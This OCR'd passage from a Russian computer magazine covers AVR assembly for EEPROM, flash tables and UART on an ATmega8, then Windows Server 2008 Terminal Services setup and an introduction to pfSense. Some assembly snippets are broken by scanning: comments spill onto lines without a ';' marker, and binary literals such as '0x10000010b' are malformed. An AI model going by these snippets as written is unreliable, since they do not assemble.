рой  в R21 будет считанный байт

EEWrite:
SBIC   EECR,EEWE   ; ждем готовности памяти к записи.
Крутимся в цикле до тех пор, пока не очистится флаг EEWE
RJMP   EEWrite

CLI           ; затем запрещаем прерывания
OUT EEARL,R16 ; загружаем адрес нужной ячейки
OUT EEARH,R17 ; старший и младший байт адреса и сами
OUT EEDR,R21  ; данные, которые нам нужно загрузить


SBI EECR,EEMWE ; взводим предохранитель
SBI EECR,EEWE ; записываем байт
SEI           ; разрешаем прерывания
RET           ; возврат из процедуры

EERead:
SBIC EECR,EEWE
        ; ждем, пока будет завершена прошлая запись
RJMP   EERead ; также крутимся в цикле
OUT EEARL, R16 ; загружаем адрес нужной ячейки
OUT EEARH, R17 ; его старшие и младшие байты
SBI EECR,EERE ; выставляем бит чтения
IN R21, EEDR  ; забираем из регистра данных результат
RET
```

Память EEPROM маленькая (какие-то считанные байты), а иногда нужно сохранить кучу данных, например, послание инопланетянам или таблицу синусов, чтобы не тратить время на ее расчет. Да мало ли что нужно заранее сныкать в памяти! Поэтому данные можно забивать в память программ, в те самые килобайты флеша, что имеет контроллер на борту. Записать-то запишем, а как достать? Сначала туда надо что-либо положить — для этого добавляй в конце программы метку, например, «`data`» и после нее, используя оператор «`.db`», вписывай свои данные. Оператор DB означает, что мы на каждую константу используем по байту. Есть еще операторы «`.dw`», задающие двухбайтные константы.

```
data: .db     12,34,45,23
```

Теперь метка `data` указывает на адрес первого байта массива. Остальные байты находятся смещением (просто добавляй к адресу единичку). Кстати, есть одна тонкость: адрес изначально указан в двухбайтных сло-



вах. Из-за этого он меньше в два раза, что надо учитывать. Для загрузки данных из памяти программ используется команда LPM Rn,Z
Она заносит в регистр Rn число из ячейки, на которую указывает регистровая пара Z. Напомню, что Z — это два регистра: R30 (ZL) и R31 (ZH). В R30 заносится младший байт адреса, а в R31 — старший.
В коде выглядит это так:

```
LDI ZL,low(data*2)
    ; заносим младший байт адреса, в регистровую пару Z
LDI ZH,high(data*2)
    ; заносим старший байт адреса, в регистровую пару Z

; умножение на два тут из-за того, что адрес указан в
двухбайтных словах, а нам надо в байтах. Поэтому и умно-
жаем на два после загрузки адреса можно загружать число
из памяти

LPM R16, Z      ; в регистре R16 после этой команды будет
число 12, взятое из памяти программ
```

⊠ ПОШЛИ ВСЕХ ПОДАЛЬШЕ

Одной из самых любимых моих штуковин, запрятанных в дебрях контроллера, является UART. Он же — последовательный асинхронный порт, работающий по протоколу RS232 — тому же самому, что и известный тебе COM-порт.
Чтобы послать байт, понадобится отправить командой OUT в регистр UDR (UART Data Register) число, а чтобы принять байт, соответственно, нужно оттуда число командой IN считать.
Но, предварительно, передатчик надо сконфигурировать, так как UART умеет работать почти на всех мыслимых и немыслимых вариациях протокола RS232. Конфигурируется UART посредством трех контрольных регистров — UCSRA, UCSRB, UCSRC и регистровой пары UBRRH:UBRRL, в которую записывается делитель скорости передачи.
В UCSRA нас, в первую очередь, интересуют биты RXC и TXC — флаги, сигнализирующие завершение приема и передачи. Отслеживая их, можно прикидывать, что делать дальше — забирать свежеполученный байт или готовить новую передачу. Бит UDRE (UDR Empty) сигнализирует о том, что прошлый байт передан, и в UDR можно загружать следующий байт. От TXC его отличает то, что он выставляется при передаче каждого байта, а TXC только при окончании передачи вообще.
Ну и не следует забывать про бит U2X, осуществляющий удвоение скорости передачи.
Регистр UCSRB интересен своими битами RXCIE, TXCIE и UDRIE, разрешающими прерывания по окончании приема, передачи и опустошении буфера приема. Это позволяет не тупо ждать завершения, а перевесить весь геморрой с приемо-передачей на обработчики прерываний. Также тут находятся биты RXEN и TXEN, которые разрешают прием и передачу (соответственно).
Регистр UCSRC содержит информацию о формате передачи, количество стоп битов, сколько бит в посылке, какой контроль четности, синхронный или асинхронный режим передачи. Причем, тут есть один косяк, из-за которого я долго тупил в свое время — бит селектора URSEL. Дело в том, что по неизвестной причине создатели решили сэкономить байт адреса и разместили регистры UCSRC и UBRRH в одной адресном пространстве. Как же определить, куда записать? А по старшему биту! Поясню на примере. Если мы записываем число, у которого седьмой бит равен 1, то оно попадет в UCSRC, а если 0, то UBRRH. Смотри код:

```
LDI R16,0x10000010b    ; старший бит равен 1
OUT UBRRH,R16          ; оба-на! заводим вроде бы в
UBRRH,  а реально попадает в UCSRC
```

Или вот:

```
LDI R16,0x00000010b    ; старший бит равен 0
OUT UCSRC,R16  ; заводим вроде бы в UCSRC,  а реально по-
падает в UBRRH
```

Вот такая вот загогулина! А во всем виноват переключающий бит, так как, с точки зрения компилятора, метки UBRRH и UCSRC ведут в одно место. Если заглянуть в `m8def.inc`, то увидим там следующие строки:

```
.equ UBRRH= 0x20
.equ UCSRC= 0x20 ; ЧТД!
```

Ну что, теория кончилась, сейчас выдам тебе голую практику. А конкретно — инициализирующую процедуру, настраивающую UART на работу со стандартным виндовым терминалом. Восемь бит, один старт/стоп!

```
uart_init:     ; для начала удобные макросы:
.equ XTAL = 8000000 ; частота твоего контроллера в герцах
.equ baudrate  = 9600    ; сколько надо бод
.equ bauddivider = XTAL/(16*baudrate)-1
       ; подсчет делителя

LDI R16, low(bauddivider)
OUT UBRRL,R16
LDI R16, high(bauddivider)
OUT UBRRH,R16
LDI R16,0
OUT UCSRA, R16
LDI R16, (1<<RXEN)|(1<<TXEN)|(0<<RXCIE)|(0<<TXCIE)
; запрещаем прерывания от любых действий UART, разреша-
ем прием и передачу не пугайся такой жуткой записи, это
логическая формула, которая на основании номеров битов
расставит все сама по местам. Это лучше, чем вводить
00011000 - меньше наделаешь ошибок OUT UCSRB, R16; и за-
гружаем сформированное в R16 число в регистр
LDI R16, (1<<URSEL)|(1<<UCSZ0)|(1<<UCSZ1)
OUT UCSRC, R16
; благодаря выставленному биту-селектору URSEL, данные
уйдут в нужный регистр выставив две единички в UCSZ1/0,
я задал посылку 8 бит - стандартная для COM порта
RET    ; возврат к основной процедуре
```

Теперь, чтобы послать число во внешний мир, нужно всего лишь дождаться готовности и забросить его в регистр UDR. Отправим наше послание человечеству через UART. У кого как, а у меня послание обычно начинается с буквы «F» :).

```
RCALL uart_init ; вызываем нашу процедуру инициализации
LDI R16,'F'      ; загоняем в регистр код буквы "F"
uart_snt:
SBIS UCSRA,UDRE
RJMP  uart_snt  ; торчим на этом цикле, пока бит UDRE не
станет "1"
OUT   UDR, R16  ; засылаем нашу букву в порт и ловим ее на
другом конце провода :)
```

⊠ RETI

Вот так, камрад. Для начала хватит. Своего первого робота или другую полезную безделушку на этом сделать можно запросто. Если интересует больше, то вперед, в инет. На сайте http://easyelectronics.ru есть неплохой, на мой взгляд, учебный курс по AVR, где на примере постройки робота последовательно и подробно изучается использование контроллера ATMEGA8. ⌶



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

ЗОНА ТЕРМИНАЛЬНОГО ДОСТУПА

НАСТРОЙКА СЕРВЕРА ТЕРМИНАЛОВ В WINDOWS SERVER 2008

В состав Win2k8 входит полнофункциональная и высокопроизводительная версия служб терминалов. С ней организация удаленного безопасного многопользовательского доступа к приложениям для администратора уже не станет сложной задачей.

НОВЫЕ ГОРИЗОНТЫ

Возможность удаленного запуска программ, установленных на сервере, была реализована еще во времена гигантских мэйнфреймов. С переходом на персональные компьютеры, увеличением мощности систем и появлением быстрых каналов терминальный доступ обрел вторую жизнь. К числу основных преимуществ применения служб терминалов стоит отнести:

- **Уменьшение затрат на оборудование**. Так как все вычислительные операции выполняются на сервере, а клиентские системы лишь выводят на экраны изображения с сервера, аппаратные требования к терминалам минимальны (например, это могут быть маломощные бездисковые станции под управлением WinCE или Linux).
- **Облегчение работы** (для службы техподдержки). TS позволяет администратору не только видеть, что происходит в пользовательском сеансе, но и управлять им.
- **Централизованное управление ПО**. Все программы находятся на одном сервере — это упрощает их установку и обновление.
- **Дистанционный доступ**: пользователи могут соединяться с TS-сервером из любой точки планеты, где есть интернет, причем подключения с низкой пропускной способностью не станут помехой.
- **Простота защиты данных**: грамотно применяя объекты групповой политики и перенаправление папок с использованием служб терминалов, можно обеспечить безопасность пользовательских данных (разграничение доступа + централизованное резервирование).


Средство удаленного запуска приложений впервые появилось в WinNT 4.0 Server, в выпуске Terminal Server Edition. Начиная с Win2k, это уже полностью встроенный компонент для всех серверных Windows. С каждой новой версией возможности сервера терминалов возрастали, а администрирование становилось удобнее и понятнее — выход

Longhorn не стал исключением.
В Win2k8 следует отметить появление шлюза служб терминалов (TS Gateway), который позволяет подключаться к TS и удаленным рабочим столам с любого устройства через небезопасные сети. Шлюз туннелирует RDP-сеансы через защищенный HTTPS и создает безопасные соединения между компьютерами (даже если те располагаются за NAT). Такой шлюз может заменить применение VPN при подключении к корпоративной сети, а использование стандартного 443 порта снимает необходимость в перестройке правил межсетевого экрана. Кроме того, возможность подключения к нескольким терминальным серверам и конфигурирование настроек через одну консоль управления заметно упростят процедуру администрирования. Теперь не возникнет путаница с доступом для нескольких серверов, достаточно настроить все один раз на TS Gateway. Если задействуется сервер сетевых политик (NPS) или ISA, — их можно также использовать для проверки политик.
Раньше пользователь долго привыкал к наличию двух рабочих столов (локального и удаленного) и частенько путал, куда сохранять результаты работы. Обычно это заканчивалось вызовом админа и совместным поиском пропажи. Отныне все позади. Технология удаленных программ (TS RemoteApp) позволяет запускать приложения с помощью служб терминалов, которые внешне выглядят и ведут себя, как обычные настольные приложения. При запуске на одном TS нескольких удаленных приложений они делят между собой общий сеанс. Чтобы пользователи могли получать доступ к RemoteApp, администратор должен сначала их опубликовать.
Веб-доступ к службе терминалов (**TS Web Access**) — еще одна новинка, позволяющая подключаться к TS, используя веб-браузер, а также получать список доступных приложений RemoteApp.
Технология единого входа (**Single Sign On**) избавляет пользователя от необходимости многократного ввода логинов и паролей. Больше не требуется для перехода от одного ресурса к другому повторно вводить учетные данные. Правда, возможность SSO доступна только клиентам Vista и Win2k8.
Печать из службы терминалов упрощена: пользователь, выполняющий печать из RemoteApp или из сеанса подключения к удаленному рабочему столу, имеет доступ ко всем функциям локального или любого другого доступного на сервере принтера.
В Win2k8 используется обновленная версия протокола удаленного доступа RDP 6 (Remote Desktop Protocol). Чтобы воспользоваться всеми возможностями новой версии, понадобится более свежий клиент — **Remote Desktop Connection (RDC) 6.1**. Только в этом случае будут доступны 32-битный цвет, разрешение экрана вплоть до 4096x2048, стиль оформления Vista, сглаживание шрифтов, поддержка нескольких мониторов, PnP-девайсов, музыкальных плееров, цифровых камер и ряда других сервисов. Клиент RDC 6.1 по умолчанию входит в состав сервера Win2k8, для Vista включен в SP1, для WinXP — в SP3. Возможна работа и со старой версией клиента, но администратор должен это явно разрешить.

УСТАНОВКА СЛУЖБЫ ТЕРМИНАЛОВ

Перейдем к установке службы терминалов. Открываем Server Manager, выбираем во вкладке Roles ссылку Add Roles, в списке ролей — Terminal Services, затем в списке «Службы роли» (Role Services) отмечаем те, которые надо установить. В списке предложены пять служб: собственно Terminal Server, обеспечивающий «классическую» функциональность, «Сервер лицензий» (TS Licensing), TS Gateway, TS Web Access и TS Session Broker. В зависимости от назначения сервера, можно все службы роли установить на одном компьютере. Компонент TS Session Broker, входящий в состав не только Win2k8, но и Win2k3 Enterprise и Datacenter Edition, является упрощенной альтернативой службы балансировки (NLB) и распределяет новые сеансы по наименее загруженным серверам в составе фермы и обеспечивает подключения пользователей к прерванному сеансу. Сервер с TS перед установкой обязательно должен быть присоединен к домену (если таковой имеется), иначе некоторые настройки будут недоступны, а при выборе TS Session Broker установка и вовсе прервется. Рекомендуется размещать сервер TS Gateway и TS Web Access в периметре сети, а сам TS — за межсетевым экраном.
Итак, отмечаем нужные пункты (как минимум, Terminal Server и TS Licensing). Для некоторых вариантов потребуются дополнительные роли, о чем сообщит появившееся окно. Так, роль сервера TS Web Access потребует установки роли Web Server (IIS) и Windows Process Activation Service, а выбор TS Gateway — Web Server (IIS) и Network Policy Server. Определимся с методом аутентификации. На выбор тут два варианта, причем установки по умолчанию нет. «Require Network Level Authentication» означает, что к серверу смогут подключаться только компьютеры с совместимыми версиями ОС и терминального клиента Remote Desktop Connection. Другой вариант предназначен для тех случаев, когда есть клиенты с устаревшей версией RDC (это снижает защищенность Сети, так как ранние версии имели проблемы с безопасностью).
Следующий шаг позволяет указать режим лицензирования. Здесь пока можно выбрать Configure Later, а лицензии настроить позже. После чего переходим к настройке пользователей и групп, которым будет разрешен доступ к TS.
Первый этап завершен. Далее настройки могут отличаться в зависимости от выбранных служб роли. Скажем, если для установки был выбран TS Licensing, то в следующем окне следует указать область, где будет представлен сервер лицензирования. Варианта три: workgroup, domain и forest. В зависимости от текущих настроек сервера, на котором производится установка, некоторые пункты будут неактивны. По умолчанию хранилище лицензий располагается в `Windows\system32\LServer`. При помощи кнопки Browse можно указать другой каталог.
Когда выбран TS Gateway, мастер запросит SSL-сертификат,

Для работы некоторых role services понадобятся другие роли





warning
Сервер с TS перед установкой роли рекомендуется присоединить к домену, иначе некоторые настройки будут недоступны.



links
Подробную информацию по всем настройкам RDP можно найти на сайте Microsoft, в документе support.microsoft.com/kb/885187/en-us.




▸ info

• Каждый пользовательский сеанс полностью изолирован от других сеансов на этом TS-сервере. Ошибки какой-либо программы в одном сеансе не повлияют на работу других пользователей.

• Создать и получить сертификат, необходимый для работы компонентов TS, можно в консоли **Internet Information Services** (IIS) **Manager** — «Сертификаты сервера». Весь процесс подробно описан в предыдущем номере (Х_08_2008), в статье «Слоеный VPN».

• **Remote Desktop** разрешает два подключения для административных целей, которые не требуют лицензий.

• Рекомендуется размещение **TS Gateway** и TS Web Access в периметре сети, а самого TS — за межсетевым экраном.



Основные настройки службы терминалов производятся в Server Manager


который будет использован для работы по защищенному протоколу HTTPS. Если в организации есть центр сертификации, можно экспортировать созданный им сертификат. Иначе возможно использование самоподписанного сертификата (Create a self-signed certificate for SSL Encryption). Этот вариант рекомендуется для тестовых целей или небольших организаций. Для TS Gateway также понадобится создать политику авторизации (Authorization Policy), где определяются группы пользователей, которые смогут подключаться к шлюзу TS.
По умолчанию такое подключение разрешено только членам группы Administrators. Кроме ввода пароля, доступно использование Smart Card. Если в организации несколько TS, здесь же можно указать, к каким из них будут подключаться конкретные пользователи.
Если устанавливается IIS, то специальный пункт настроек будет посвящен выбору его компонентов. Проверяем установки в последнем окне; обращаем внимание, что для корректной работы в режиме TS некоторые приложения, возможно, придется переустановить. Расширенные настройки безопасности IE также будут выключены.
По завершению установки потребуется перезагрузка, после которой в систему будут добавлены еще некоторые элементы, в частности, оснастки консоли MMC. В итоге появится окно Installation Result с резюме. Если в ходе установки TS Licensing не настраивался, появится предупреждение о том, что режим лицензирования не настроен и будет показано количество дней до окончания льготного периода.

При помощи TS Web Access можно подключиться к TS




НАСТРОЙКА СЛУЖБЫ ТЕРМИНАЛОВ


С этого момента пользователи, которым был разрешен доступ к TS, уже могут подключаться. Если был установлен TS Web Access, то, набрав в браузере адрес http://127.0.0.1/ts, можно проверить его работу.
Настройки службы терминалов производятся в Server Manager. В меню Roles после установки появится дополнительный пункт Terminal Services. Как и для других компонентов Win2k8, в основном окне выводятся все сопоставленные события, состояние отдельных сервисов и список установленных служб роли. Здесь же даны рекомендации по дальнейшей настройке. В подменю доступны настройки отдельных сервисов. Кстати, некоторые консоли можно вызвать из меню Administrative Tools — Terminal Services или из командной строки. Например, для Terminal Services Configuration вводим в терминале или окне Run команду tsconfig.msc.
Кратко рассмотрим некоторые из настроек. Большая часть их доступна в меню TS RemoteApp. Так, нажав на ссылку Change возле надписи Terminal Server Settings, мы вызываем окно RemoteApp Deployment Settings. Окно состоит из пяти вкладок — в них можно изменить основные параметры сервисов.
В частности, указать имя TS и другой номер RDP-порта, разрешить или запретить (по умолчанию) пользователям запускать программы, не включенные в список (unlisted), настроить параметры подключения к TS Gateway. Во вкладке Digital Signature нужно обязательно указать сигнатуру, которая будет использована для подписи rdp-файлов. Это позволит пользователям проверять их источник. В Common RDP Settings указываются ресурсы (диски, устройства и так далее), которые будут доступны после подключения, а также количество цветов и сглаживание шрифтов. Дополнительные параметры RDP-соединения задаются на вкладке Custom RDP Settings. Подробную информацию по всем возможным параметрам можно найти в документе по адресу support.microsoft.com/kb/885187/en-us.
Чтобы удаленные пользователи могли подключаться к рабочему столу нажатием одной кнопки TS Web Access, кликаем по ссылке Change, которая расположена возле подписи «A remote desktop connection for this server is not visible in TS Web Access», и отмечаем флажок в поле Remote desktop access.
Список приложений, которые будут доступны для работы с TS, настраивается в меню TS RemoteApp. Но перед тем как добавить сюда программу, вначале следует ее правильно установить. Для этого в Control Panel выбираем пункт Install Application on Terminal Server: откроется мастер установки приложений. Хотя он и подписан как «**Floppy disk and CD-ROM**», можно указать исполняемый файл инсталлятора на локальном диске. Далее программа устанавливается обычным способом. По ее окончании нажимаем в мастере кнопку Cancel или Finish, чтобы отменить или зафиксировать установку.
Можно приступать к созданию rdp-файла. В настройках **TS RemoteApp** нажимаем ссылку Add RemoteApp Programs. В окне **RemoteApp Wizard** добавляем программы в список доступных. По окончании работы мастера в пустовавшем поле RemoteApp Program появится список отобранных программ. Выбираем нужную и вызываем контекстное меню.



Подключаемся при помощи rdp-файла



Активируем TS Licensing



Выбор доступных для работы с TS программ

Чтобы создать rdp-файл, достаточно кликнуть пункт Create rdp File. Снова появится мастер RemoteApp Wizard. В большинстве случаев можно оставить все предлагаемые по умолчанию установки, смело нажимая Next. На шаге Specify Package Settings есть возможность изменить настройки сервера терминалов, TS Gateway, к которому будет подключаться клиент при запуске этого файла, и установки сертификата. После создания профильного файла его тут же можно проверить, запустив на локальном компьютере.

При помощи других пунктов контекстного меню можно создать msi-файл, показать или убрать из списка **TS Web Access**. При создании msi-файла дополнительно можно настроить вывод ярлыка на рабочий стол и в меню «Пуск», а также задать ассоциации файлов. Установить созданный msi-файл на терминальные клиенты можно разными способами: от ручного до применения групповых политик.

Чтобы просмотреть список терминальных сеансов, их статус, пользователей, процессы, нужно зайти в меню Terminal Services Manager. Здесь же администратору под силу отключить любого пользователя или отправить ему сообщение.

ЛИЦЕНЗИРОВАНИЕ СЛУЖБЫ ТЕРМИНАЛОВ

Как и в предыдущих версиях системы, служба терминалов требует лицензирования. За раздачу лицензий отвечает специальная служба **TS Licensing** (Terminal Server Licensing), которая управляет выдачей маркеров для нескольких TS. Доступны два варианта лицензии TS CALs (Client Access Licenses): на пользователя (Per User) или на устройство (Per Device). В режиме Per User использование одного логина для доступа нескольких пользователей будет нарушением лицензии.

Для тестирования работы TS предусмотрен льготный период в 120 дней, в течение которого лицензии не требуются. Но если в предыдущей версии за начало отсчета бралось время первого подключения клиента к серверу терминалов, то сейчас **часы начинают обратный отсчет с момента установки**. Кроме того, Remote Desktop поддерживает два подключения для административных целей, которые не требуют лицензий.

Если сервер лицензий не был настроен при установке, то нужно сделать это сейчас. В Administrative Tools выбираем TS Licensing Manager, находим в раскрывающемся списке All server свой сервер (он помечен красным крестиком) и в контекстном меню — пункт Activate. Появится мастер Activate Server Wizard. Вначале потребуется выбрать метод соединения: лучше оставить «автоматическое» (Automatic connection), оно наиболее удобно. Как вариант, для ввода лицензии предлагается использовать веб-браузер или телефон. После соединения с сервером Microsoft вбиваем данные о компании. В последнем окне смотрим, чтобы был установлен флажок Install Licenses Wizard, который и будет запущен далее. В новом мастере, в окне License Program, указываем программу лицензирования и вводим номер соглашения. При помощи списков на странице Product Version and License Type указываем версию TS, тип лицензий и их количество.

Лицензирование служб терминала настраивается в консоли **Terminal Services Configuration**. Находим в окне Edit Settings пункт Terminal Services licensing mode и дважды щелкаем по ссылке, чтобы открылось окно свойств. Во вкладке Licensing выбираем тип лицензии: Per User или Per Device. По умолчанию сервер лицензирования определяется автоматически (Automatically Discover a license server); если все в порядке, так и оставляем. При возникновении проблем параметры придется ввести вручную в Use specified license servers. Выбрав в левой панели Licensing Diagnosis, получаем подробности лицензирования.

РАДОСТЬ АДМИНИСТРАТОРА

Технология служб терминалов, призванная улучшить работу конечного пользователя и облегчить жизнь администратора, продолжает эволюционировать. По сравнению с предыдущими версиями, в реализации службы терминалов Win2k8 сделано большое количество усовершенствований, расширены функциональные возможности и исправлены некоторые баги. Нововведения, наверняка, по праву оценят администраторы, в задачу которых входит организация подобного сервиса.



УЛЬЯНА СМЕЛАЯ

НА СТРАЖЕ БЕЗОПАСНОСТИ

PFSENSE: ПОПУЛЯРНЫЙ ДИСТРИБУТИВ ДЛЯ СОЗДАНИЯ РОУТЕРА

Для организации совместного доступа в Сеть и защиты внутренних ресурсов администраторы со стажем предпочитают использовать специализированные мини-дистрибутивы, построенные на базе урезанных версий Linux или BSD. С их помощью можно легко превратить маломощный комп в надежный маршрутизатор. К подобным решениям как раз и относится pfSense.

О ПРОЕКТЕ

В сентябре 2004 года стартовал проект **pfSense** (www.pfsense.com), основное назначение которого — превращение обычного компа в роутер с продвинутыми функциями межсетевого экрана. Родительским дистрибутивом был m0n0wall (представляет собой мини-версию FreeBSD для создания маршрутизаторов и файрволов на базе бездисковых систем, с загрузкой с CD-ROM или Flash-карты). Ограничения «родителя» (скромные возможности, жесткие лимиты по размеру, строгое ориентирование на встроенные устройства) были не по душе Крису Бойхлеру, и он взялся за создание нового дистрибутива.

За несколько лет разработки функциональность была увеличена на порядок (по сравнению с «папашей»), кроме того, значительно возросло количество доступных приложений. Сегодня пользователи получили бесплатное решение, по своим возможностям не уступающее некоторым коммерческим. Платой за функциональность послужил чуть больший размер дистрибутива и более высокие требования, предъявляемые к аппаратной части, в частности, к объему ОЗУ (хотя по современным меркам они не высоки).

В pfSense был выполнен технический редизайн. Так, если m0n0wall во время работы практически не обращается к жесткому диску и держит настройки в основном в ОЗУ (что, в общем-то, оправдано), то pfSense работает как обычный дистрибутив. И хотя доступна Embedded-версия для встроенных устройств, это направление не является приоритетным.

Текущая версия pfSense 1.2, вышедшая в феврале 2008 года, базируется на FreeBSD 6.2. С ней мы и познакомимся.

ВОЗМОЖНОСТИ PFSENSE

В качестве средства фильтрации в pfSense используется «опеночный» Packet Filter с интегрированным ALTQ и поддержкой нормализации

пакетов. Само собой, есть и NAT, статические маршруты, VLAN. Роутер можно перевести в режим прозрачного моста. В отличие от m0n0wall, поддерживается работа с несколькими WAN-интерфейсами — с балансировкой как исходящих, так и входящих соединений. Это обеспечит равномерное распределение нагрузки по нескольким серверам. Поддержка протокола CARP (Common Address Redundancy Protocol) позволяет организовать отказоустойчивый кластер шлюзов.

Но тип канала для WAN имеет ограничения. С протоколами PPPoE, PPTP или BigPond (австралийский интернет-провайдер) может быть настроен только один внешний канал. Остальные сетевые интерфейсы должны получать статический или динамический IP-адрес.

Кроме того, в состав pfSense входят: сервер и клиент PPPoE, сервер и агент ретрансляции DHCP, сервер DNS, FTP-прокси, Captive Portal с возможностью аутентификации через RADIUS. Имеются средства для подключения к виртуальным частным сетям и организации такого сервиса по протоколам IPsec, PPTP, OpenVPN. Поддерживается SNMP, а RRD-графики позволяют в наглядном виде получить информацию о загрузке систем, каналов и пр.

Все настройки производятся при помощи понятного веб-интерфейса, который, хоть и не локализован (работы ведутся), но при базовом английском и знании сетей осваивается за несколько часов.

Есть возможность установки с сайта pfSense дополнительных пакетов, расширяющих и без того немалые функции. Также можно попробовать добавить нужный пакет с ближайшего зеркала FreeBSD при помощи утилиты pkg_add.

Единственный на сегодняшний день недостаток проекта — нет нормальной документации. Все, что касалось предыдущего релиза, устарело и уже удалено с doc.pfsense.org. Под новую версию HOWTO'шки только начинают появляться. Поэтому единственным полноценным документом можно считать **m0n0wall Handbook** (doc.m0n0.ch/handbook), который касается pfSense лишь частично, а также несколько flash-руководств и видеоуроков.

ЗАПУСКАЕМ В РАБОТУ

На зеркалах, список которых доступен на странице загрузки продукта, выложены две версии pfSense: для встроенных устройств и LiveCD-Installer. Второй вариант более универсальный, поскольку может работать и как LiveCD, и устанавливаться на жесткий диск. Размер дистрибутива небольшой — всего 60 Мб.

Минимальные требования, предъявляемые к железу, следующие: компьютер с частотой процессора 100 МГц, 128 Мб оперативной памяти и диск объемом 1 Гб для установки системы. Для Embedded данные аналогичны, только для установки достаточно иметь 128 Мб флешку. Такой компьютер будет без проблем обслуживать 10-мегабитную сетку с необходимыми функциями, но при увеличении скорости или функций (например, подсчете трафика) требуется более мощное оборудование. При установке есть возможность выбрать ядро с поддержкой многопроцессорных систем, поэтому под роутер можно смело задействовать самый современный компьютер. Более конкретные требования для разных вариантов использования pfSense описаны на сайте проекта в документе «Hardware Sizing Guidance». Информацию о совместимом оборудовании можно найти в «FreeBSD 6.2 Hardware Compatibility List» на сайте FreeBSD.

